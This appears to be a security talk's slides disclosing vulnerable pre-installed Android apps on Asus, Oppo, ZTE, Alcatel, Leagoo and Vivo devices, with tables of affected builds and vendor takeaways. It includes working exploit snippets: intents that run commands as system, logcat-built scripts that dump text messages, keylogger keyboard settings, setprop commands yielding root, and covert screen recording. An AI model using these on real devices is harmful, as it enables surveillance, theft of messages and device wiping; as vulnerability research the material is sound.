- Change certain system properties
- Inject clicks, swipes, and text events in the GUI (can be used to install apps and emulate the user)
- Launch any app component that does not have `android:enabled` set to false
- Read/modify user's text messages
- Read/modify user's call log
- Read/modify user's contacts

Sample of Vulnerable Asus Android Devices – Command Execution as `system` User

Device	Status	Build Fingerprint
Asus ZenFone V Live (Verizon)	Vulnerable	asus/VZW_ASUS_A009/ASUS_A009:7.1.1/NMF26F/14.0610.1802.78-20180313:user/release-keys
Asus ZenFone 3 Max	Vulnerable	asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys
Asus ZenFone 3 Ultra	Vulnerable	asus/JP_Phone/ASUS_A001:7.0/NRD90M/14.1010.1711.64-20171228:user/release-keys
Asus ZenFone 4 Max	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Max Pro	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Selfie	Vulnerable	asus/WW_Phone/ASUS_X00LD_3:7.1.1/NMF26F/14.0400.1802.190-20180202:user/release-keys
Asus ZenFone Live	Vulnerable	asus/WW_Phone/zb501kl:6.0.1/MMB29P/13.1407.1801.57-20180307:user/release-keys
Asus ZenPad 10	Vulnerable	asus/JP_P00C/P00C_2:7.0/NRD90M/JP_P00C-V5.3.20-20171229:user/release-keys
Asus ZenPad 3 8.0	Vulnerable	asus/WW_P008/P008_1:7.0/NRD90M/WW_P008-V5.7.3-20180110:user/release-keys
Asus ZenPad S 8.0	Not Vulnerable	asus/WW_P01M/P01M:6.0.1/MMB29P/WW_P01M-V5.6.0-20170608:user/release-keys

Asus ZenFone 3 (ZE552KL) – Timeline for the Command Execution as `system` User Vulnerability

Target Market	Release Date	Status	Build Fingerprint
Japan	05/21/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/16/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/03/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.55-0:user/release-keys
Worldwide	04/19/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.53-0:user/release-keys
Japan	04/19/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.52-0:user/release-keys
China	03/23/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1801.197-20180302:user/release-keys
Worldwide	03/14/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1802.44-0:user/release-keys
Worldwide	02/12/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1801.40-0:user/release-keys
China	02/12/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1801.196-20180108:user/release-keys
Worldwide	01/29/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1801.40-0:user/release-keys
Japan	01/11/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1712.85-20171228:user/release-keys
Worldwide	01/08/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1712.85-20171228:user/release-keys
Worldwide	12/22/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.83-20171220:user/release-keys
Worldwide	12/15/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.79-20171206:user/release-keys
Japan	11/22/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys
Worldwide	11/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys

Target Market	Release Date	Status	Build Fingerprint
Worldwide	10/13/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1709.68-20171003:user/release-keys
China	09/06/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.184-20170817:user/release-keys
Japan	08/08/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
Worldwide	08/03/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
China	07/24/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.181-20170710:user/release-keys
Worldwide	07/14/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1706.53-20170628:user/release-keys
Italy	06/29/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1704.41-20170526:user/release-keys
Japan	05/17/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.33-20170424:user/release-keys
Worldwide	04/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.28-20170410:user/release-keys
China	03/31/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1701.170-20170323:user/release-keys
Italy	03/28/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.13-20170310:user/release-keys
Worldwide	03/08/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.8-20170222:user/release-keys
Japan	02/24/17	Not Vulnerable	asus/JP_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1612.161-20170205:user/release-keys
China	01/09/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.150-20161214:user/release-keys
Worldwide	12/28/2016	Not Vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.152-20161222:user/release-keys
Worldwide	12/08/2016	Not vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.140-20161117:user/release-keys

Oppo F5 – Command Execution as `system` User

`com.dropboxchmod` app exposes this capability through an exported service named `DropboxChmodService`

- Simple app containing only one class with a single nested anonymous class

Recreated source code based on the disassembled `odex` file

Source: https://www.flipkart.com/oppo-f5-red-64-gb/p/itmezq6rgu7uhcf4

```
Intent i = new Intent();
i.setClassName("com.dropboxchmod",
"com.dropboxchmod.DropboxChmodService");
i.setAction("/system/bin/screenrecord --time-limit 60
/sdcard/notascreenrecording.mp4");
startService(i);
```

```
@Override
public int onStartCommand(final Intent intent, int flags, int startId) {
    new Thread() {
        public void run() {
            if (intent == null) {
                stopSelf();
                return;
            }
            String action = intent.getStringExtra("action");
            if (action.isEmpty()) {
                action = intent.getAction();
            }
            Log.i("DropboxChmodService", "action = [" + action + "]");
            if (action.isEmpty()) {
                stopSelf();
                return;
            }
            try {
                Process process = Runtime.getRuntime().exec(action);
                Log.i("DropboxChmodService", "wait begin");
                process.waitFor();
                Log.i("DropboxChmodService", "wait end");
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }.start();
    return super.onStartCommand(intent, flags, startId);
}
```

Approach 1: Transfer Command Output Using a Broadcast Receiver

1. Choose log tag (e.g., `UQ2h9hVRhLfg`) and register a broadcast receiver with it as an action string

2. Write lines of the script with selected log tag to the logcat log from the attacking app

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.dropboxchmod/msg.txt");
Log.d("UQ2h9hVRhLfg", "am broadcast -a UQ2h9hVRhLfg -p <attacking app's package name>
--es data \"$(cat /data/data/com.dropboxchmod/msg.txt)\"");
```

3. Make the vulnerable app execute commands so it writes the lines to a shell script and executes it

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh -d
chmod 770 /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
sh /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
```

Approach 2: Transfer Command Output Using a File in App's Directory

1. Choose log tag with high entropy (e.g., `UQ2h9hVRhLfg`)

2. Make attacking app's private directory world-executable and create a globally writable and readable file (`msg.txt`)

3. Write lines of the script with selected log tag to the log from the attacking app

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.attacking.app/msg.txt");
```

4. Make the vulnerable app execute commands so it writes the lines to a shell script and executes it

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f
/data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh -d
chmod 770 /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
sh /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
```

Sample of Vulnerable Oppo Android Devices – Command Execution as `system` User

Device	Country	Status	Build Description
R7 Plus	China	**Not Vulnerable**	`full_oppo6795_15019-user 5.0 LRX21M 1465722913 dev-keys`
R7S	China	**Vulnerable**	`msm8916_64-user 5.1.1 LMY47V eng.root.20160713.211744 dev-keys`
Neo 5	Australia	**Not Vulnerable**	`OPPO82_15066-user 4.4.2 KOT49H eng.root.1469846786 dev-key`
R7 Plus	India	**Not Vulnerable**	`msm8916_64-user 5.1.1 LMY47V eng.root.20160922.193102 dev-keys`
A37	India	**Vulnerable**	`msm8916_64-user 5.1.1 LMY47V eng.root.20171008.172519 release-keys`
F1S	Australia	**Vulnerable**	`full_oppo6750_15331-user 5.1 LMY47I 1509712532 release-keys`
F5	Malaysia	**Vulnerable**	`full_oppo6763_17031-user 7.1.1 N6F26Q 1516160348 release-keys`
R9	Australia	**Vulnerable**	`full_oppo6755_15311-user 5.1 LMY47I 1516344361 release-keys`
F3	Pakistan	**Vulnerable**	`full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys`
F3	Vietnam	**Vulnerable**	`full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys`
A77	Australia	**Vulnerable**	`full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys`
R9	China	**Vulnerable**	`full_oppo6755_15111-user 5.1 LMY47I 1519426429 dev-keys`
A39	Australia	**Vulnerable**	`full_oppo6750_16321-user 5.1 LMY47I 1520521221 release-keys`
F3 Plus	Pakistan	**Vulnerable**	`msm8952_64-user 6.0.1 MMB29M eng.root.20180413.004413 release-keys`
R11	China	**Vulnerable**	`sdm660_64-user 7.1.1 NMF26X eng.root.20180426.130343 release-keys`
A57	Philippines	**Vulnerable**	`msm8937_64-user 6.0.1 MMB29M eng.root.20180508.104025 release-keys`
A59S	China	**Vulnerable**	`full_oppo6750_15131-user 5.1 LMY47I 1525865236 dev-keys`
A77	China	**Vulnerable**	`msm8953_64-user 7.1.1 NMF26F eng.root.20180609.153403 dev-keys`

SKY Elite 6.0L+ - Command Execution as `system` User

Device has old version of Adups software that allows command execution as `system` user via a vulnerable platform app

- `com.fw.upgrade.sysoper`
  - `versionCode=238, versionName=2.3.8`

This device appears to have no way to update its firmware, despite the presence of Adups software

- `ro.build.date =Wed Dec 28 11:57:35 CST 2016`

Phone purchased at Micro Center in Fairfax, VA

- SKY is a US vendor based in Florida

Source: https://www.amazon.com/SKY-Devices-Android-Unlocked-Smartphone/dp/B01N9V55HI/

Setting Your App as the Default Keyboard for Some Keylogging

Have the attacking app implement an Input Method Editor (IME)

```
/system/bin/settings put secure enabled_input_methods <ones that were already
there>:com.my.app/.NotSomeKeyboardService
```

```
/system/bin/settings put secure default_input_method com.my.app/.NotSomeKeyboardService
```

Send key presses to the attacking app via a sending a broadcast intent to a dynamically-registered broadcast receiver


Can also set your app as the default spell checker

- Does not get the same amount of data as the “custom” keyboard

Capabilities of a Vulnerable Platform App

Device	Asus ZenFone V Live	Asus ZenFone 3 Max	Oppo F5	SKY Elite 6.0L+
Obtain text messages	X	X	X	
Obtain call log	X	X	X	
Obtain contacts	X	X	X	
Set as keyboard (keylogger)	X	X	X	X
Set as notification listener	X	X	X	X
Factory Reset	X	X	X	X
Call phone number	X	X	X	X
Take Screenshot	X	X	X	X
Record video	X	X		X
Install app				X
Set as spell checker	X	X	X	
Write logcat log	X	X	X	X

Analysis Framework Workflow



Insecure Rich Communication Services (RCS) App

Exported interfaces allow zero-permission app to send arbitrary text messages, read and modify text messages, and obtain phone numbers of the user's contacts

App has two different package names, where one is a refactored version of the other

- `com.rcs.gsma.na.sdk`
- `com.suntek.mway.rcs.app.service`

Affects 3 T-Mobile devices: Coolpad Defiant, T-Mobile Revvl Plus, and ZTE ZMAX Pro

Source: https://www.t-mobile.com/devices/t-mobile-revvl-plus

Insecure Rich Communication Services (RCS) App

Send arbitrary text messages

Obtain phone number of user's contacts

Read, modify, delete, and insert user's text messages

```
<receiver android:exported="true" android:name="com.rcs.gsma.na.test.TestReceiver">
    <intent-filter>
        <action android:name="com.rcs.gsma.na.sdk.TestReceiver"/>
    </intent-filter>
</receiver>
<provider android:authorities="com.rcs.gsma.na.provider.capability" android:exported="true"
android:name="com.rcs.gsma.na.provider.capability.CapabilityProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.groupchat_member" android:exported="true"
android:name="com.rcs.gsma.na.provider.groupchat.GroupChatMemberProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.groupchat" android:exported="true"
android:name="com.rcs.gsma.na.provider.groupchat.GroupChatProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.message" android:exported="true"
android:name="com.rcs.gsma.na.provider.message.MessageProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.threads" android:exported="true"
android:name="com.rcs.gsma.na.provider.thread.ThreadProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.spamnumber" android:exported="true"
android:name="com.rcs.gsma.na.provider.spam.SpamNumberProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.spammessage" android:exported="true"
android:name="com.rcs.gsma.na.provider.message.SpamMessageProvider"/>
```

ZTE ZMAX Champ Vulnerabilities

Programmatic factory reset

- `com.zte.zdm.sdm` app writes `--wipe_data` to `/cache/recovery/command` and boots into recovery mode and wipes `/data` and `/cache`

Obtain logcat and modem logs


- Done in the same way described previously

Brick Device

- Device will boot into recovery mode, try to factory reset, crash, and repeat

Source: https://www.zteusa.com/zmax-champ

ZTE ZMAX Champ – Brick Device



Alcatel A30 – Local root Privilege Escalation

Alcatel A30 was an Amazon Prime Exclusive device

- Had discounted price due to the inclusion of Amazon offers and ads

Certain read-only properties can be modified at runtime allowing a socket that accepts and executes arbitrary commands as the root user

- Can be performed via ADB or pre-installed apps that execute as the `system` user

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb shell root
adb shell setenforce 0
adb shell
```

Source: https://www.amazon.com/gp/product/B01NC2RECJ

Alcatel A30 – Socket that Executes Commands as root

```
on property:ro.debuggable=1
    start bt_wlan_daemon

service bt_wlan_daemon /system/bin/factory_test
    user root
    group root
    oneshot
    seclabel u:r:bt_wlan_daemon:s0
```

```
MICKEY6US:/dev/socket # ls -al
total 0
drwxr-xr-x  7 root      root       760 2017-05-10 17:58 .
drwxr-xr-x 15 root      root      4220 2017-05-10 17:55 ..
srw-rw----  1 system    system       0 2017-05-10 17:58 adbd
srw-rw----  1 root      inet         0 1970-11-08 00:12 cnd
srw-rw----  1 root      mount        0 1970-11-08 00:12 cryptd
srw-rw----  1 root      inet         0 1970-11-08 00:12 dnsproxyd
srw-rw----  1 root      system       0 1970-11-08 00:12 dpmd
srw-rw----  1 system    inet         0 2017-05-10 17:55 dpmwrapper
srw-rw-rw-  1 root      root         0 2017-05-10 17:58 factory_test
```

Once the `ro.debuggable` property is set to `1`, then a world-writable socket named `factory_test` gets created

- Receives and executes commands as `root`

The `system` user, including platform apps, can change the `ro.debuggable` property so that the `factory_test` socket gets created

Leagoo P1 & Leagoo Z5C

Leagoo P1 - Android 7.0

- Take a screenshot and write to SD card
- Programmatic factory reset
- Local root privilege escalation via ADB

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb shell root
adb shell
```

Source: https://www.amazon.co.uk/LEAGOO-Z5C-Android-smartphone-1-3GHz/dp/B06X3QLCGY

Leagoo Z5C - Android 6.0

- Send arbitrary text messages
  - Modified `com.android.messaging` app
- Read the most recent text message from each conversation
  - Modified `com.android.messaging` app
- Programmatic factory reset
  - Modified `com.android.settings` app

Exposed Screenshot Capability

Certain vendors have modified the Android OS to export the screenshot capability to any app on the device

- Alcatel A30, Asus Zenfone 3 Max, Leagoo P1, Nokia 6 TA-1025, & Sony Xperia L1

Malicious apps can open apps to obtain sensitive data and examine active notifications

- Can help bypass two-factor authentication
- Requires `READ_EXTERNAL_STORAGE` permission to access the screenshot and potentially `EXPAND_STATUS_BAR` to view current notifications

Taking of a screenshot is not transparent to the user

- A screen animation is displayed and creates a notification
- Cannot be disabled, as the functionality lies within Android `system_server` process
- Attacking app can soft reboot the device to remove the notification

Vivo V7 Vulnerabilities

Dumps logcat, Bluetooth, and kernel logs to external storage

- Leaves a notification while logging, but logging app cannot be disabled

Set properties as the `com.android.phone` user

- Can enable screen touch coordinates to be written to the logcat log

Record the screen for 60 minutes to attacking app's directory

- A notification appears but can be removed quickly

Source: https://www.vivo.com/my/products/v7

Vivo V7 Vulnerabilities

The 60 minute interval is set by the `com.vivo.smartshot` app

- Screen recording is performed by the `/system/bin/smartshot` binary

Starts recording

Removes notification

Ensures at least one app component is running in the app, so it is less likely to get killed

```
Intent i = new Intent();
i.setAction("vivo.action.ACTION_START_RECORD_SERVICE");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("vivo.flag.vedio_file_path", "/data/data/com.attacking.app/screen.mp4");
i.putExtra("show_top_stop_view", false);
startService(i);
try {Thread.sleep(500);} catch (InterruptedException e) {e.printStackTrace();}
i = new Intent();
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
stopService(i);
try {Thread.sleep(500);} catch (InterruptedException e) {e.printStackTrace();}
i = new Intent("vivo.acton.ACTION_CHANGE_TOP_STOP_VIEW");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("show_top_stop_view", false);
startService(i);
```

Takeaways - Towards More Secure Apps

Don’t export app components unnecessarily - enforce proper access control

Don’t assume apps without an accompanying Android Definition Interface Language (AIDL) file cannot interact with a bound service…they can

Filter commands when allowing command execution as `system` user

Make it easier to report vulnerabilities by having a common email address such as security@<vendor>.com

Thanks for attending and read the paper for more details!